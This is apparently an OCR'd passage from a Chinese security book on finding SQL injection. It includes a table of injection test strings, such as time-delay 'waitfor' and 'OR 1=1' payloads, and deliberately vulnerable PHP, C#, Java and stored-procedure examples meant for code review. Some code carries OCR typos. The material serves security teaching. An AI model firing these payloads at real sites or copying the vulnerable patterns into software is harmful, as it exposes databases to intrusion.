

图 2-21　Paros Proxy

Alerts 标签的底部窗口中会显示已识别的安全问题。Paros Proxy 可以测试 GET 和 POST 请求。进一步讲，它支持 SQL 盲注发现，这使它成为免费软件中用户不错的选择。

表 2-11 列出了该工具使用的测试字符串。

表 2-11　Paros Proxy 识别 SQL 注入漏洞时使用的特征值

测试字符串			
'INJECTED_PARAM	1, '0');waitfor delay'0:0:15';--	1, '0', '0', '0', '0');waitfor delay '0:0:15';--	'OR'1'='1'
';waitfor delay '0:0:15;--	1, '0', '0'); waitfor delay '0:0:15';--	1 AND 1=1	1 "AND "1"="1
;waitfor delay '0:0:15;--	1, '0', '0'); waitfor delay '0:0:15';--	1 AND 1=2	1 "AND "1"="2
');waitfor delay '0:0:15;--	1, '0', '0','0'); waitfor delay '0:0:15';--	1 OR 1=1	1 "OR "1"="1
);waitfor delay '0:0:15;--	I, '0', '0','0'); waitfor delay '0:0:15';--	' AND '1'='1	
1', '0');waitfor delay '0:0:15;--	I, '0', '0','0', '0'); waitfor delay '0:0:15';--	' AND '1'='2	

- URL：www. parosproxy.org/。
- 支持的平台：使用 Java 编写的独立平台。
- 要求：Java 运行环境(Java Runtime Environment，JRE)1.4(或更高版本)。
- 价格：免费。

2.5 本章小结

要想成功利用 SQL 注入，第一步是寻找代码中易于攻击的部分，由它来执行注入。本章从一个黑盒视角介绍了寻找 SQL 注入漏洞的过程，讲解了需要采取的步骤。

Web 应用是一种客户端/服务器架构，其中浏览器是客户端，Web 应用是服务器。本章介绍了如何通过操纵从浏览器发送给服务器的数据来触发 SQL 错误和识别漏洞。不同的应用会披露不同数量的信息，识别漏洞操作的复杂性也因此而各不相同。有些情况下，应用使用数据库返回的错误来响应 Web 请求，而有些情况下则需要关注细节信息来识别漏洞。

一旦触发一个漏洞后，便可以确信能够使用 Web 应用输入来注入 SQL 代码，接下来要做的是构造一个语法上正确的 SQL 语句段。可通过多种技术来实现该目的，其中包括内联代码注入(所有原始语句代码均能执行)以及注释部分查询以避免执行所有语句。这一阶段的成功将为进一步利用漏洞奠定基础。

很多商业软件或免费软件可以自动寻找 SQL 注入漏洞。对于应用返回标准 SQL 错误的情况，这些软件均能检测到简单的漏洞，但如果碰到其他情况(如自定义的错误)，它们的精度便会千差万别。此外，免费工具通常只关注 GET 请求测试，而对其他的 POST 请求不做测试。

2.6 快速解决方案

1. 寻找 SQL 注入

- 寻找 SQL 注入漏洞存在三个关键点：1) 识别 Web 应用接收的数据输入，2) 修改输入值以包含危险的字符串，3) 检测服务器返回的异常。
- 使用 Web 代理角色扮演工具有助于绕过客户端限制，完全控制发送给服务器的请求。此外，它们还能提高服务器响应的可见度，提供更多检测到细小漏洞的机会(如果显示在 Web 浏览器上，则很难被检测到)。
- 包含数据库错误或 HTTP 错误代码的服务器响应通常能降低识别 SQL 注入漏洞的难度。不过 SQL 盲注是一种即使应用不返回明显错误也能利用漏洞的技术。

2. 确认 SQL 注入

- 要想确认一个 SQL 注入漏洞并进一步加以利用，需要构造一条能注入 SQL 代码的请求以便应用创建一条语法正确的 SQL 语句，之后由数据库服务器执行该语句且不返回任何错误。
- 创建语法正确的语句时，可以终止它并注释剩下的查询。对于这种情况，通常可以毫无约束地连接任意 SQL 代码(假设后台数据库支持执行多条语句)，进而提供执行攻击(如权限提升)的能力。

- 有时，应用对注入操作没有回复任何可见的信息。这时可以通过向来自数据库的回复引入延迟来确认注入。应用服务器将等待数据库回复，我们则可以确认是否存在漏洞。对于这种情况，需要意识到网络和服务器工作负荷可能会对延迟造成轻微干扰。

3. 自动发现 SQL 注入

- 寻找 SQL 注入漏洞所涉及的操作可以被适度自动化。当需要测试大型的 Web 站点时，自动技术非常有用，但需要意识到自动发现工具可能无法识别某些存在的漏洞，不能完全依赖自动化的工具。
- 有多款商业工具可以对 Web 站点的完整安全性进行评估，还可以进行 SQL 注入漏洞测试。
- 可选择免费、开源的工具来辅助大型站点中的 SQL 注入漏洞查找操作。

2.7　常见问题解答

问题：是否所有 Web 应用均易受到 SQL 注入攻击？

解答：不是，SQL 注入漏洞只会出现在访问数据库的应用中。如果应用未连接任何数据库，那么便不会受到 SQL 注入攻击。即使应用连接了数据库，也并不代表就易受到攻击，它们需要我们去查明。

问题：当我向 Web 应用的搜索功能插入一个单引号时，发现了一个奇怪的现象：我并未收到任何错误。该应用是否可被利用？

解答：这要具体问题具体分析。如果事实证明这是一个 SQL 注入漏洞，那么该应用可以被利用。即使它不返回任何数据库错误，您也可以利用它。构造有效 SQL 语句的推理过程会有点难，但只要多加练习、反复实践，是可以掌握其中技巧的。

问题：SQL 注入和 SQL 盲注有何差别？

解答：在常规 SQL 注入中，应用返回数据库中的数据并呈现给您。而在 SQL 盲注漏洞中，您只能获取分别与注入中的真、假条件相对应的两个不同响应。

问题：为什么需要将 SQL 盲注利用自动化，而不需要将常规 SQL 注入自动化？

解答：利用 SQL 盲注漏洞需要向远程 Web 服务器发送 5 个或 6 个请求来找到每个字符。为显示数据库服务器的完整版本信息，可能要发送数百个请求，使用手动方法的话会极其费力且难以实施。

问题：什么是引发 SQL 注入漏洞的主要原因？

解答：Web 应用未对用户提供的数据进行充分审查和(或)未对输出进行编码是产生问题的主要原因。此外，攻击者还可以利用其他问题，比如糟糕的设计或不良的编码实践。如果缺少输入审查，那么所有这些问题都将可以被利用。

问题：我已经检测并确认了一个 SQL 盲注漏洞，但常用的漏洞利用工具好像不起作用。

解答：SQL 盲注每次的情况会略有不同，有时现有的工具无法利用每个漏洞。请确认该漏洞可手动证实且工具已正确配置。如果工具仍不起作用，那么建议您阅读工具的源代码并根据需求加以定制。

第3章

复查代码中的SQL注入

本章目标

- 复查源代码中的 SQL 注入
- 自动复查源代码

3.1 概述

通常要找到程序中潜在的 SQL 注入，最快的方法是复查程序的源代码。如果读者是一位禁止在开发过程中使用 SQL 注入测试工具的开发人员(这种情况在银行比较普遍，通常会因为违反该规定而遭到解雇)，那么复查源代码是唯一选择。

通过快速复查代码还可以明确某些动态字符串的构造和执行方式。通常不太明确的是：这些查询所使用的数据是否源于用户浏览器，或者在将数据提交回用户之前是否已对其进行了正确的验证或编码。寻找 SQL 注入 bug 时，代码复查人员会面临这样的挑战。

本章介绍在代码中查找 SQL 注入时的注意事项和技巧，包括识别用户可在程序的哪些位置操控输入，区分会导致 SQL 注入暴露的代码构造类型。除了手动技术外，我们还将介绍自动复查源代码的方法和工具，以及使用这些工具加速复查过程的示例。

3.2 复查源代码中的 SQL 注入

分析源代码漏洞主要有两种方法：静态代码分析和动态代码分析。静态代码分析是指在分析源代码的过程中并不真正执行代码。动态代码分析是指在代码运行过程中对其进行分析。手动静态代码分析是指对源代码逐行进行复查以发现潜在的漏洞。但对于包含很多行代码的大型程序来说，要仔细检查每一行代码，通常是不可行的，因为那样会非常耗时耗力。为克服该问题，安全顾问和开发人员通常会编写工具和脚本，或者使用各种开发工具和操作系统工具来辅助完成大量基础代码的复查任务。

复查源代码时应采用系统的方法，这一点很重要。代码复查的目标是定位并分析可能隐含程序安全问题的代码段。本章介绍的方法以检测受感染型漏洞为目标。受感染数据是指从不可信源收到的数据(如果将受感染的数据复制给内部变量，则内部变量同样会受感染)。使用经过验证的没有受到感染的程序或输入验证函数可对受感染的数据进行净化。在程序易受攻击的位置，受感染的数据会引发潜在的安全问题。这些易受攻击的位置被称为渗入点(sink)。

在复查 SQL 注入漏洞的语境中，我们将渗入点称为安全敏感(security-sensitive)函数，该函数用于执行涉及数据库的 SQL 语句。为缩小复查关注的范围，我们应首先识别潜在的渗入点。这项任务并不简单，因为每种编程语言均提供了很多不同的方法来构造和执行 SQL 语句(“3.2.2 危险的函数”一节会详细列举这些方法)。如果找到了一个渗入点，则说明很可能存在 SQL 注入漏洞。大多数情况下必须进一步分析其他的代码以确定是否存在注入漏洞。如果 Web 程序开发人员无法确保在将从渗入源(一种产生受感染数据的途径，比如 Web 表单、cookie、输入参数等)收到的值传递给 SQL 查询(该查询在数据库服务器上执行)之前已对其进行验证，那么通常会引发 SQL 注入漏洞。下面的 PHP 代码行说明了这个问题：

```
$result=mysql_query("SELECT * FROM table WHERE column='$_GET["param"]' ");
```

上述代码很容易引发 SQL 注入，因为它直接将用户输入传递给了动态构造的 SQL 语句，并且该语句未经过验证就被执行。

多数情况下，识别创建并执行 SQL 语句的函数并不是整个过程的最后一步，因为不可能很容易地从代码行中发现存在的漏洞。例如，下面的 PHP 代码行存在潜在的漏洞，但无法准确地

确定，因为我们并不知道$param变量是否受到感染或者它在传递给函数之前是否已经过验证：

```
$result=mysql_query("SELECT * FROM table WHERE column='$param' ");
```

要准确确定是否存在漏洞，您需要跟踪该变量到其产生源并密切关注在应用中访问它的过程。要实现该目的，您需要识别应用的入口点(渗入源)并搜索源代码以找到为$param变量赋值的位置。应尽力找到与下列PHP代码行类似的代码：

```
$param=$_GET["param"];
```

上述代码行为$param变量分配了一个用户控制的数据。

找到入口点之后，一定要跟踪输入以发现使用数据的位置和方式。可通过跟踪执行流程来实现该目的。如果通过跟踪发现存在下面两行 PHP 代码，则可以断定程序在用户可操控的$param参数中存在SQL注入漏洞。

```
$param=$_GET["param"];
$result=mysql_query("SELECT * FROM table WHERE column='$param'");
```

上述代码存在 SQL 注入漏洞，因为它直接将受感染的变量($param)传递给了动态构造的SQL语句(渗入点)并被执行。如果通过跟踪发现存在下面三行PHP代码，则同样可以断定程序存在 SQL 注入漏洞，只不过对输入长度进行了限制。这意味着无法确定是否能有效地利用该漏洞。接下来需要开始跟踪$limit变量以准确判断到底存在多大的注入空间：

```
$param = $_GET["param"];
if (strlen($param) < $limit){error_handler("param exceeds max length!")}
$result = mysql_query("SELECT * FROM table EHERE field = '$param'");
```

如果在跟踪过程中发现下面两行PHP代码，则可以推测开发人员在试图阻止SQL注入：

```
$param=mysql_real_escape_string($param);
$result=mysql_query("SELECT * FROM table WHERE field='$param'");
```

magic_quotes()、addslashes()和mysql_real_escape_string()等函数无法完全防止SQL注入漏洞。联合使用某些技术和环境条件还可能会为攻击者利用漏洞提供机会。正因为如此，我们可以推断应用在用户控制的$param参数中存在易受攻击的SQL注入。

从上面经过事先计划并做了简化的例子中可以发现，在复查源代码以寻找 SQL 注入漏洞的过程中需要做大量工作。定位所有的依赖关系并跟踪所有数据流非常重要，因为这样才能识别出受感染和未受感染的输入，并使用一定的技巧来证实或推翻漏洞利用的可行性。遵循一种系统的方法可以保证复查工作能可靠地识别并证明所有潜在SQL注入漏洞的存在(或不存在)。

启动复查时，应该使用用户控制的输入(可能已被潜在地感染)来识别负责构建并执行SQL语句(渗入点)的函数，然后识别用户控制数据的输入点，用户控制数据将被传递给这些函数(渗入源)，最后通过应用的执行流程来跟踪用户控制数据以便弄清数据在到达渗入点时是否已被感染。接下来便可以清楚地确定是否存在漏洞以及漏洞被利用的可行性。

为简化手动代码复查任务，可以创建一个复杂脚本或者用某种语言编写一个程序来获取源代码中的各种模式并将它们连接起来。后面将展示一些例子，分别介绍在PHP、C#和Java代码中需要查找的内容。也可以将这些原理和技术应用到其他语言，事实证明它们对于识别其他

编码缺陷也非常有用。

3.2.1 危险的编码行为

要执行有效的源代码复查并识别所有潜在的 SQL 注入漏洞，您需要能区分危险的编码行为，比如加入了动态字符串构造技术的代码。第 1 章的“1.6.3 理解 SQL 注入的产生过程”一节介绍了一些这样的技术。在这里，您将在所学内容的基础上学会识别给定语言中危险的编码行为。

首先看一下使用下列代码行构造的字符串，它们与受感染的输入(未经验证的数据)相连：

```
// a dynamically built sql string statement in PHP
$sql = "SELECT * FROM table WHERE field = '$_GET["input"]'";
// a dynamically built sql string statement in C#
String sql = "SELECT * FROM table WHERE field= '" +
  request.getParameter("input") + "'";
// a dynamically built sql string statement in Java
string sql = "SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'";
```

接下来的 PHP、C#和 Java 源代码展示了某些开发人员是如何动态构造并执行 SQL 语句的，这些语句中包含了未经验证的用户控制数据。复查源代码中的漏洞时，要能够识别出这样的编码行为，这一点很重要。

```
// a dynamically executed sql statement in PHP
mysql_query("SELECT * FROM table WHERE field = '$_GET["input"]'");
// a dynamically executed sql string statement in C#
SqlCommand command = new SqlCommmand("SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'",connection);
// a dynamically executed sql string statement in Java
ResultSet rs = s.executeQuery("SELECT * FROM table WHERE field = '" +
  request.getParameter("input") + "'");
```

有些开发人员认为如果不构造并执行动态 SQL 语句，而是直接将数据作为参数传递给存储过程，那么代码就不易受到攻击。事实并非如此，因为存储过程也会受到 SQL 注入攻击。存储过程是一种存储在数据库中且拥有特定名称的 SQL 语句集。下面是一个易受到攻击的 SQL Server 存储过程的源代码：

```
// vulnerable stored procedure in MS SQL
CREATE PROCEDURE SP_StoredProcedure @input varchar(400) = NULL AS
DECLARE @sql nvarchar(4000)
SELECT @sql = 'SELECT field FROM table WHERE field = ''  + @input + ""
EXEC (@sql)
```

在上述例子中，@input 变量直接来自用户输入并与 SQL 字符串(例如@sql)相连，该 SQL 字符串作为参数传递给 EXEC 函数并被执行。即便将用户输入作为参数传递给上述的 SQL Server 存储过程，该存储过程也还是易受到 SQL 注入攻击。

存储过程易受 SQL 注入攻击的数据库并不只有 SQL Server 一种。下面是一个易受到攻击的 MySQL 存储过程的源代码：

```
// vulnerable stored procedure in MySQL
CREATE PROCEDURE SP_StoredProcedure (input varchar(400))
BEGIN
SET @param = input;
SET @sql = concat('SELECT field FROM table WHERE field=',@param);
PREPARE stmt FROM @sql;
EXECUTE stmt;
DEALLOCATE PREPARE stmt;
End
```

在上述例子中，input 变量直接来自用户输入并与 SQL 字符串(@sql)相连，该 SQL 字符串作为参数传递给 EXECUTE 函数并被执行。即便将用户输入作为参数传递给上述的 MySQL 存储过程，该存储过程也还是易受到 SQL 注入攻击。

与 SQL Server 和 MySQL 数据库相同，Oracle 数据库的存储过程也易受到 SQL 注入攻击。下面是一个易受到攻击的 Oracle 存储过程的源代码：

```
-- vulnerable stored procedure in Oracle
CREATE OR REPLACE PROCEDURE SP_StoredProcedure (input IN VARCHAR2)   AS
sql VARCHAR2;
BEGIN
sql := 'SELECT field FROM table WHERE field = ''' || input || "";
EXECUTE IMMEDIATE sql;
END;
```

在上述例子中，input 变量直接来自用户输入并与 SQL 字符串(@sql)相连，该 SQL 字符串作为参数传递给 EXECUTE 函数并被执行。即便将用户输入作为参数传递给上述的 Oracle 存储过程，该存储过程也还是易受到 SQL 注入攻击。

开发人员可以使用稍微不同的方法来与存储过程交互。下面展示的代码说明了部分开发人员是如何在代码中执行存储过程的：

```
// a dynamically executed sql stored procedure in PHP
$result = mysql_query("select SP_StoredProcedure($_GET['input'])");
// a dynamically executed sql stored procedure in C#
SqlCommand cmd = new SqlCommand("SP_StoredProcedure", conn);
cmd.CommandType = CommandType.StoredProcedure;
cmd.Parameters.Add(new SqlParameter("@input",
  request.getParameter("input")));
SqlDataReader rdr = cmd.ExecteReader();
// a dynamically executed sql stored procedure in Java
CallableStatement cs = con.prepareCall("{call SP_StoredProcedure
  request.getParameter("input")}");
string output = cs.executeUpdate();
```

上述代码会将用户控制的受感染数据作为参数传递给 SQL 存储过程。如果按照与上面例子中类似的不正确方式来构建存储过程，便会出现可利用的 SQL 注入漏洞。对于使用存储过程的情况，复查源代码时，不仅要识别应用中源代码的漏洞，还必须对存储过程的 SQL 代码进行复查。本节给出的源代码示例可以帮助读者充分理解开发人员产生易受 SQL 注入攻击的代码的过程。但这些例子的范围不够广，每种编程语言都提供了许多不同的方法来构造并执行 SQL 语句，我们需要熟悉这些方法(后面的“3.2.2 危险的函数”一节会详细列出 C#、PHP 和 Java 中的方法)。

为准确判定代码中是否存在漏洞，有必要识别应用的输入点(渗入源)以确保可使用用户控制的输入来隐蔽地装配 SQL 语句。要实现这一目的，您需要熟悉用户控制的输入是如何进入应用的。每种编程语言均提供了很多不同的方法来获取用户输入。获取用户输入最常见的方法是使用 HTML 表单。下列 HTML 代码说明了如何创建一个 Web 表单：

```
<form name="simple_from" method="get" action="process_input.php">
<input type="text" name="foo">
<input type="text" name="bar">
<input type="submit" value="submit">
</form>
```

在 HTML 中，可以为表单指定两种不同的提交方法：GET 和 POST。可以在 FORM 元素内部使用 METHOD 属性来指定要使用的提交方法。GET 和 POST 方法的主要差别在于对表单数据的编码方法上。上述表单使用的是 GET 方法，即 Web 浏览器在 URL 中对表单数据进行编码。如果表单使用的是 POST 方法，则表单数据将显示在一个消息体中。如果使用 POST 方法提交上述表单，则会在地址栏中看到“http://www.victim.com/process_input.php”；而如果使用 GET 方法提交上述表单，那么在地址栏中看到的内容将变为“http://www.victim.com/process_input.php?foo=input&bar=input”。

问号(?)后面的内容被称为查询字符串。查询字符串保存了通过表单提交的用户输入(也可以在 URL 中手动提交)。在查询字符串中，使用和号(&)或分号(;)分隔参数，使用等号(=)分隔参数的名称和值。由于 GET 方法是在 URL 中对数据进行编码，而 URL 的最大长度是 2048 个字符，所以该方法存在大小限制。POST 方法则没有大小限制。ACTION 属性用于指定负责处理表单脚本的 URL。

Web 应用还可以使用 Web cookie。cookie 是一种通用机制，服务端连接可使用它来存储、检索客户端连接的信息。Web 开发人员可使用 cookie 在客户机器上保存信息，并在以后的阶段中检索要处理的数据。应用开发人员还可以使用 HTTP 头。HTTP 头构成了 HTTP 请求的内核，它们在 HTTP 响应中非常重要，它们定义了所请求数据或已提供数据的多种特性。

Web 服务器使用 PHP 处理 HTTP 请求时，PHP 将 HTTP 请求中提交的信息转换成预定义的变量。PHP 开发人员可使用下列函数处理用户输入：

- $_GET，一个关联数组，存放通过 HTTP GET 方法传递的变量。
- $HTTP_GET_VARS 与$_GET 相同，在 PHP 4.1.0 中已弃用。
- $_POST，一个关联数组，存放通过 HTTP POST 方法传递的变量。
- $HTTP_POST_VARS 与$_ POST 相同，在 PHP 4.1.0 中已弃用。
- $_REQUEST，一个关联数组，包含$_GET、$_ POST 和$_COOKIE 的内容。
- $_COOKIE，一个关联数组，存放通过 HTTP cookie 传递给当前脚本的变量。

- $HTTP_ COOKIE _VARS 与$_ COOKIE 相同，在 PHP 4.1.0 中已弃用。
- $_SERVER，服务器及执行环境的信息。
- $HTTP_ SERVER _VARS 与$_ SERVER 相同，在 PHP 4.1.0 中已弃用。

下列代码行说明了如何在 PHP 应用中使用这些函数：

```
// $_GET - an associative array of variables passed via the GET method
$variable = $_GET['name'];
// $HTTP_GET_VARS - an associative array of variables passed via the HTTP
// GET method, depreciated in PHP v4.1.0
$variable = $GET_GET_VARS['name'];
// $_POST - an associative array of variables passed via the POST method
$variable = $_POST['name'];
// $HTTP_POST_CARS - an associative array of variables passed via the POST
//method, depreciated in PHP v4.1.0
$variable = $HTTP_POST_VARS['name'];
// $_REQUEST - an associative array that contains the contents of $_GET,
// $_POST & $_COOKIE
$variable = $_REQUEST['name'];
// $_COOKIE - an associative array of variables passed via HTTP Cookies
$variable = $_COOKIE['name']
// $_SERVER - server and execution environment information
$variable = $_SERVER['name'];
// $HTTP_DERVER_VARS - server and execution environment information,
// depreciated in PHP v4.1.0.
$variable = $HTTP_SERVER_VARS['name']
```

PHP 包含一个很有名的设置——register_globals，可以在 PHP 的配置文件(php.ini)中对其进行配置以便将 EGPCS(Environment、GET、POST、cookie、Server)注册成全局变量。例如，如果打开 register_globals，则 URL "http://www.victim.com/process_input.php?foo=input" 不需要任何代码即可将$foo 声明成全局变量(该设置存在严重的安全问题，正因为如此，它已经被弃用且始终应处于关闭状态)。如果启用了 register_globals，则可以通过 INPUT 元素来检索用户输入并可以通过 HTML 表单中的 name 属性来引用它们。例如：

```
$variable=$foo
```

Java 中的操作与此类似。可以使用请求对象获取在 HTTP 请求过程中客户端发送给 Web 服务器的值。请求对象从客户端的 Web 浏览器获取值，然后通过 HTTP 请求传递给服务器。请求对象类或接口的名称是 HttpServletRequest，使用时可以写成 javax.servlet.HttpServletRequest。请求对象包含很多方法，我们关注下列处理用户输入的函数：

- getParameter()：返回所请求的给定参数的值。
- getParameterValues()：以数组方式返回给定参数请求的所有值。
- getQueryString()：返回请求的查询字符串。
- getHeader()：返回所请求头的值。
- getHeaders()：以枚举字符串对象的方式返回所请求头的值。

- getRequestedSessionId()：返回客户端指定的 Session ID。
- getCookies()：返回一组 cookie 对象。
- cookie.getValue()：返回所请求的给定 cookie 的值。

下列代码行说明了如何在 Java 应用中使用这些函数：

```
// getParameter() - used to return the value of a requested given parameter
String string_variable = request.getParameter("name");
// getParameterValues() - used to return all the values of a given
// parameter's request as an array
String[] string_array = request.getParameterValues("name");
// getQueryString() - used to return the query string from the request
String string_variable = request.getQueryString();
// getHeaders(0 - used to return the value of the requested header
sting string_variable = request.getHeader("User-Agent");
// getHeaders(0 - used to return the value of the requested header as an
// Enumeration of String objects
Enumeration enumeration_object = request.getHeaders("User-Agent");
// getRequestedSessionId() - returns the session ID specified by the client
String string_variable = request.getRequestedSessionId();
// getCookies() - returns an array of Cookie objects
Cookie[] Cookie_array = request.getCookies();
// cookie.getValue() - used to return the value of a requested given cookie
// value
String string_variale = Cookie_array.getValue("name");
```

在 C#应用中，开发人员使用的是 System.Web 命名空间下的 HttpRequest 类。HttpRequest 类包含处理 HTTP 请求和浏览器传递的所有信息(包括所有表单变量、证书和头信息)所必需的属性和方法。它还包含 CGI(公共网关接口)服务器变量。下面是该类的属性列表：

- HttpCookieCollection：客户端在当前请求中传递的所有 cookie 集合。
- Form：表单提交过程中从客户端传递的所有表单值的集合。
- Headers：客户端在请求中传递的所有头的集合。
- Params：所有查询字符串、表单、cookie 和服务器变量的组合集。
- QueryString：当前请求中所有查询字符串项的集合。
- ServerVariable：当前请求的所有 Web 服务器变量的集合。
- Url：返回一个 Uri 类型的对象。
- UserAgent：包含发出请求的浏览器的用户代理头。
- UserHostAddress：包含客户端的远程 IP 地址。
- UserHostName：包含客户端的远程主机名。

下列代码行说明了如何在 C#应用中使用这些函数：

```
// HttpCookieCollection - a collection of all the cookies
HttpCookieCollection variable = Request.Cookies;
// Form - a collection of all the from values
string variable = Request.Form["name"];
```

```
// Headers - a collection of all the headers
string variable = Request.Headers["name"];
// params - a combined collection of all querystring, form, cookie, and
// server variables
string variable = Request.Params["name"];
// QueryString - a collection of all querystring items
string variable = Request.QueryString["name"];
// ServerVariables - a collection of all the web server variables
string variable = Request.ServerVariables["name"];
// Url - returns an object of type Uri, the query property contains
// information included in the specified URI i.e ?foo=bar.
Uri object_variable = Request.Url;
string variable = object_variable.Query;
// UserAgent - contains the user-agent header for the browser
string variable = Request.UserAgent;
// UserHostAddress - contains the remote IP address of the client
string variable = Request.UserHostAddress;
// UserHostName - contains the remote host name of the client
string variable = Request.UserHostName;
```

3.2.2　危险的函数

上一节介绍了用户控制的输入进入到应用的过程以及处理这些数据时可以使用的方法。我们还学习了一些简单的危险编码行为，这些行为最终会产生易受攻击的应用。上一节给出的源代码示例可以帮助我们充分理解开发人员产生易受 SQL 注入攻击的代码的过程。但这些例子范围不够广，每种编程语言均提供了大量不同的方法来构造并执行 SQL 语句，我们需要熟悉这些方法。本节会详细列出这些方法，并给出如何使用它们的示例。我们将从 PHP 脚本语言开始。

PHP 支持多种数据库厂商，请访问 http://www.php.net/manual/en/refs.database.vendors.php 获取完整的厂商列表。为清晰起见，我们将重点关注几种常见的数据库厂商。下面详细列出了与 MySQL、SQL Server 和 Oracle 数据库相关的函数：

- mssql_query()：向当前使用的数据库发送一条请求。
- mysql_query()：向当前使用的数据库发送一条请求。
- mysql_db_query()：选择一个数据库，在它上面执行一条查询(PHP 4.0.6 已弃用)。
- oci_parse()：在语句执行之前对其进行解析(在 oci_ execute ()/oci_execute ()前面)。
- ora_parse()：语句执行之前进行解析(在 ora_ exec ()前面)。
- mssql_bind()：向存储过程添加一个参数(在 mssql_execute()前面)。
- mssql_execute()：执行一个存储过程。
- odbc_prepare()：准备一条执行语句(在 odbc_ execute()前面)。
- odbc_ execute()：执行一条 SQL 语句。
- odbc_ exec ()：准备并执行一条 SQL 语句。

下列代码行说明了如何在 PHP 应用中使用这些函数：

```
// mssql_query() - sends a query to the currently active database
```

```
$result = mssql_query($sql);
// mysql_query() - sends a query to the currently active database
$result = mysql_query($sql);
// mysql_db_query() - selects a database, and executes a query on it
$result = mysql_db_query($db,$sql);
// oci_parse() - parses a statement before it is executed
$stmt = oci_parse($connection, $sql);
ociexecute($stmt);
// ora_parse() - parses a statement before it is executed
if (!ora_parse($cursor,$sql)) {exit;}
else { ora_exec($cursor);}
// mssql_bind() - adds a parameter to a stored procedure
mssql_bind(&stmt, '@param', $variable, SQLVARCHAR, false, false, 100);
$result = mssql_execute($stmt);
// odbc_prepare() - prepares a statement for execution
$stmt = odbc_prepare($db, $sql);
$result = odbc_execute($stmt);
// odbc_exec() - prepare and execute a SQL statement
$result = odbc_exec($db, $sql);
```

Java 中的情况稍有不同。Java 提供了 java.sql 包，为数据库连接提供了 JDBC(Java 数据库连接)API(应用编程接口)。要获取 Java 支持的厂商明细，请访问 http://java.sun.com/products/jdbc/driverdesc.html。为清晰起见，我们将重点关注几种常见的数据库厂商。下面详细列出了与 MySQL、SQL Server 和 Oracle 数据库相关的函数：

- createStatement()：创建一个语句对象以便向数据库发送 SQL 语句。
- prepareStatement()：创建一条预编译的 SQL 语句并将其保存到对象中。
- executeQuery()：执行给定的 SQL 语句。
- executeUpdate()：执行给定的 SQL 语句。
- execute()：执行给定的 SQL 语句。
- addBatch()：将给定的命令添加到当前命令列表中。
- executeBatch ()：向数据库提交一批要执行的命令。

下列代码行说明了如何在 Java 应用中使用这些函数：

```
// createStatement() - is used to create a statement object that is used for
// sending sql statements to the specified database
statement = connection.createStatement();
// PreparedStatement - creates a precompiled SQL statement and stores it
// in an object.
PreparedStatement sql = con.prepareStatement(sql);
// executeQuery() - sql query to retrieve values from the specified table.
result = statement.executeQuery(sql);
// executeUpdate () - Executes an SQL statement, which may be an
// INSERT, UPDATE, or DELETE statement or a statement that returns nothing
result = statement.executeUpdate(sql);
```

```
// execute() - sql query to retrieve values from the specified table.
result = statement.execute(sql);
// addBatch(0 - adds the given SQL command to the current list of commands
statement.addBatch(sql);
statement.addBatch(more_aql);
```

正如读者可能预料到的，Microsoft 和 C#开发人员做事情有点与众不同。应用开发人员使用下列命名空间：

- System.Data.SqlClient：SQL Server 的.NET Framework Data Provider(.NET 框架数据提供者)。
- System.Data.OleDb：OLE DB 的.NET Framework Data Provider。
- System.Data.OracleClient：Oracle 的.NET Framework Data Provider。
- System.Data.Odbc：ODBC 的.NET Framework Data Provider。

下面列出的是用到的这些命名空间中的类：

- SqlCommand()：用于构造/发送 SQL 语句或存储过程。
- SqlParameter()：用于向 SqlCommand 对象添加参数。
- OleDbCommand()：用于构造/发送 SQL 语句或存储过程。
- OleDbParameter()：用于向 OleDbCommand 对象添加参数。
- OracleCommand()：用于构造/发送 SQL 语句或存储过程。
- OracleParameter()：用于向 OracleCommand 对象添加参数。
- OdbcCommand()：用于构造/发送 SQL 语句或存储过程。
- OdbcParameter()：用于向 OdbcCommand 对象添加参数。

下列代码行说明了如何在 C#应用中使用这些类：

```
// SqlCommand() - used to construct or send an SQL statement
SqlCommand command = new SqlCommand(sql, connection);
// SqlParameter() - used to add parameters to an SqlCommand object
SqlCommand command = new SqlCommand(sql, connection);
command.Parameters.Add("@param", SqlDbType.VarChar, 50).Value = input;
// OleDbCommand() - used to construct or send an SQL statement
OleDbCommand command = new OleDbCommand(sql,connection);
// OleDbParameter() - used to add parameters to an OleDbCommand object
OleDvCommand command = new OleDbCommand($sql,connection);
command.parameters.Add("@paran", OleDbType.VarChar, 50).Value = input;
// OracleCommand() - used to construct or send an SQL statement
oracleCommand command = new OracleCommand(sql,connection);
// OrcleParameter() - used to add parameters to an OracleCommand object
OracleCommand command = new OracleCommand(sql,connection);
command.Parameters.Add("@param", OleDbType.VarChar, 50).Value = input;
// OdbcCommand() - used to construct or send an SQL statement
OdbcCommand command = new OdbcCommand(sql,connection);
